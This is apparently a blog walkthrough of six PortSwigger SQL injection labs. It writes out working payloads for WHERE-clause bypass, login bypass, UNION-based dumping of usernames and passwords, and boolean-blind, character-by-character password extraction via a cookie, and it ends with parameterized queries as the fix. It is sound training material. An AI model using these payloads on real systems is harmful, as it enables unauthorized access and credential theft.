
SQL injection has been on the OWASP Top 10 for as long as I can remember. Every year someone declares it dead, "modern frameworks handle this," "everyone uses ORMs now", and every year it still shows up in breach reports. I decided to stop taking it for granted and actually work through PortSwigger's SQL injection labs properly, paying attention to why each technique works rather than just copying the payloads.
These are my notes. If you're starting out or brushing up, hopefully this saves you some of the head-scratching I did early on.
Prerequisite: Basic SQL knowledge (SELECT, WHERE, UNION) and access to PortSwigger Web Security Academy it's completely free. Burp Suite Community Edition is enough for most of these labs.

A bit of background: why SQLi still works
At its core, SQL injection happens when user-supplied input is concatenated directly into a SQL query. The database can't tell the difference between your data and query syntax, which is exactly what the attacker exploits.
A classic example: the application builds a query like this:
SELECT * FROM products WHERE category = '" + userInput + "' AND released = 1If userInput is Gifts, great. But if it's Gifts' OR 1=1--, the database sees:
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1The -- comments out everything after it. OR 1=1 is always true. Every row in the table just got returned. That's Lab 1 in a nutshell.
Labs 1 & 2 — The basics
LAB 01
WHERE clause bypass, hidden data retrieval
The category filter passes user input unsanitized into a SQL WHERE clause. The goal is to surface products where released = 0.
THE PAYLOAD
/filter?category=Gifts'+OR+1=1--URL encoding aside (+ = space in query strings), this appends ' OR 1=1-- to whatever category the app expected. The -- is an inline comment in SQL — it nukes the AND released = 1 condition. Result: every product, released or not, comes back.
Note: In MySQL you need
--(with a trailing space) or#as the comment delimiter. PostgreSQL uses--. Some labs use--+to safely encode that trailing space in a URL.
LAB 02
Login bypass via comment injection
The login form is vulnerable. The backend query probably looks something like SELECT * FROM users WHERE username='X' AND password='Y'.
THE PAYLOAD
Username: administrator'--
Password: anything
The query becomes:
SELECT * FROM users WHERE username='administrator'--' AND password='anything'Everything after -- is ignored. As long as administrator exists as a username, you're in password check completely bypassed. This is why input validation alone isn't enough; the fix is parameterized queries.
Labs 3, 4 & 5 — UNION attacks
Once you've confirmed injection, the next escalation is extracting data from other tables. The UNION operator lets you append a second SELECT to the original query — but there are rules: the number of columns must match, and the data types need to be compatible. The next three labs build this up step by step.
LAB 03
Determining column count with NULL probing
Before you can UNION anything useful, you need to know how many columns the original query returns. NULL is safe to probe with because it's compatible with any data type.
PROBING STRATEGY
- Start with one NULL and observe — you'll get a 500 or an empty response if the count is wrong.
- Keep adding NULLs until the query succeeds and the lab marks it solved.
- The answer here: three columns.
' UNION SELECT NULL--          → error
' UNION SELECT NULL,NULL--     → error
' UNION SELECT NULL,NULL,NULL--  → success
An alternative technique: ORDER BY injection. Try ' ORDER BY 1--, ' ORDER BY 2-- and so on. When the number exceeds the column count, the query errors out. Whichever comes first without an error is your column count. Useful when error messages are suppressed.
LAB 04
Finding which columns accept strings
Not every column in the result set will accept string data — some may be integers. You need to find one that does to exfiltrate text values.
' UNION SELECT 'A',NULL,NULL--   → error (col 1 = int)
' UNION SELECT NULL,'A',NULL--   → success (col 2 = string)
' UNION SELECT NULL,'Ah8FO8',NULL-- → lab solved
Once you find a string-compatible column, inject the value the lab asks you to surface. In real scenarios, this is where you'd pull usernames, passwords, or anything sensitive stored as text.
LAB 05
Extracting credentials from another table
This one brings it all together. The app has a users table with username and password columns. Two columns, both string-compatible — confirmed with the same probing steps above.
' UNION SELECT username, password FROM users--The page renders every username/password pair. Find administrator, take its password, and log in. That's the lab done — but also exactly what attackers do in real breaches.
If columns don't line up: You can concatenate multiple fields into one column using
username || ':' || password(PostgreSQL) orCONCAT(username,':',password)(MySQL). Useful when you have fewer string columns than fields you want.
UNION attacks only work when the application actually returns query results in its response. That's not always the case which brings us to the hardest category: blind injection.
Lab 6 — Blind SQL injection with conditional responses
This one is a different beast. There's no data returned in the response. No error messages. The application just shows a "Welcome back" banner when a query returns rows and nothing when it doesn't. That single bit of information is all you have to work with.
LAB 06
Boolean-based blind SQLi extracting a password character by character
The injection point is a tracking cookie called TrackingId. The backend runs a query on it, and the "Welcome back" message is the oracle.
STEP 1 — CONFIRM THE ORACLE
TrackingId=xyz' AND '1'='1   → "Welcome back" appears
TrackingId=xyz' AND '1'='2   → no "Welcome back"
You've just confirmed you have a boolean oracle. True = banner shows. False = it doesn't.
STEP 2 — CONFIRM THE USERS TABLE=
TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='aIf the banner shows, the table exists. Combine this with checking for a specific username:
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a=STEP 3 — DETERMINE PASSWORD LENGTH
... AND LENGTH(password)>1)='a   → true
... AND LENGTH(password)>2)='a   → true
...
... AND LENGTH(password)>20)='a  → false
Password is 20 characters long. You can confirm exactly with LENGTH(password)=20.
STEP 4 — EXTRACT EACH CHARACTER WITH BURP INTRUDER
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§The §a§ is Burp Intruder's payload marker. You iterate over a-z and 0-9, grep each response for "Welcome back," and the matching character is your hit. Repeat for positions 2 through 20.
Automation tip: Doing this by hand for 20 characters across a 36-character set is 720 requests minimum. Burp Intruder handles it, but the Community Edition rate-limits you. A Python script using the
requestslibrary will get through it much faster, binary search on character values (using>checks) can cut it down to roughly 5 requests per character instead of 36.
Techniques at a glance
Technique            When to use it                               Key payload element
Comment injection    Login bypasses, truncating conditions        -- / # / /**/
Boolean condition    Any injectable parameter                     OR 1=1 / AND 1=2
NULL probing         UNION prep — find column count               UNION SELECT NULL,NULL...
String probing       UNION prep — find string columns             UNION SELECT 'a',NULL...
UNION SELECT         Data in response, correct col count known    UNION SELECT col FROM table
Boolean blind        No data returned, but observable difference  AND SUBSTRING(...)='x'
Time-based blind injection isn't covered in these six labs but it's the next step , when there's truly no feedback channel except whether the response is slow.
So how do you actually fix this?
Parameterized queries (also called prepared statements) are the correct fix, not input sanitization, not escaping, not blocklists. Parameterized queries separate the SQL logic from the data before it ever reaches the database engine.
-- Vulnerable
"SELECT * FROM products WHERE category = '" + category + "'"
-- Fixed (using parameterized query)
"SELECT * FROM products WHERE category = ?"
-- Pass `category` as a bound parameter separately
The database never tries to interpret the user input as SQL. Even if someone submits ' OR 1=1--, it's treated as a literal string, not executablesyntax.
Other things that help but don't replace parameterized queries: ORMs (most use them by default, but raw query escape hatches still exist), WAFs (will block known patterns but can be bypassed), and least-privilege DB accounts (limits blast radius if injection does succeed).
Takeaways after working through these
Labs 1–5 go surprisingly fast once the mental model clicks. The jump to Lab 6 is real, blind injection requires a completely different approach and a lot more patience. The "oracle" framing helped me: you're not reading data directly, you're asking true/false questions until you've assembled the answer.
If you want to follow along, the full path is at portswigger.net/web-security/sql-injection. There are plenty more labs after these six — error-based extraction, out-of-band techniques, second-order injection. Plenty left to cover.